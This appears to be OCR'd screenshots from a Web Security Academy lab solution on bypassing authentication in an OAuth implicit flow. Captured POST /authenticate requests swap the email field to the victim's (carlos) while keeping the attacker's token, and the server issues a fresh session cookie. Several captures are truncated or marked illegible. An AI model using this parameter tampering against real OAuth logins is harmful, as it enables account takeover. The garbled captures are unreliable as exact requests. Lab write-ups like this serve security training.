
Request

```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac361f391eb46fd4804758c600ca00ad.web-security-acade
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{
  "email":"wiener@hotdog.com",
  "username":"wiener",
  "token":"AIlqezGsOEvDxID[illegible]ffIEZflHY85T-MpSY40Wgd6-"
}
```

Response

```
HTTP/1.1 302 Found
Location: /
Set-Cookie: session=4NDlhhPMrDauMjNUB9[illegible]TPCHG; Path=/;
Secure; HttpOnly; SameSite=None
Connection: close
```




Request

```
POST /authenticate HTTP/1.1
Host: ac361f391eb46fd4804758c600ca00ad.web-security-academy.net
Cookie: session=SpJ8YYx8JowfzfPcLKHnfVHJWK7SQpZ4
Content-Length: 111
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
Content-Type: application/json
Origin: https://ac361f391eb46fd4804758c600ca00ad.web-security-academy
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac361f391eb46fd4804758c600ca00ad.web-security-academ
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{
  "email":"carlos@carlos-montoya.net",
  "username":"wiener",
  "token":"AIlqezGsOEvDxIDBZGifflEZflHY85T-MpSY40Wgd6-"
}
```

Response


```
HTTP/1.1 302 Found
Location: /
Set-Cookie: session=8Swhk3KqcfclDTRhZ0Jzba9hFLKR4yQ6; Path=/;
Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 0
```



```
POST /authenticate HTTP/1.1
Host: ac361f391eb46fd4804758c600ca00ad.web-security-academy.net
Cookie: session=SpJ8YYx8JowfzfPcLKHnfVHJWK7SQpZ4
Content-Length: 111
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
Content-Type: application/json
Origin: https://ac361f391eb46fd480
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac361f391eb46fd48
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9
Connection: close

{
  "email":"carlos@carlos-montoya.ne
  "username":"wiener",
}
```

```
HTTP/1.1 302 Found
Location: /
Set-Cookie: session=8Swhk3Kqcfc1DT
Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 0
```



Authentication bypass via OAuth implicit flow

Back to lab description »

ongratulations, you solved the lab!

Share your skills!

Continue learning »

Home | My account | Log out

My Account

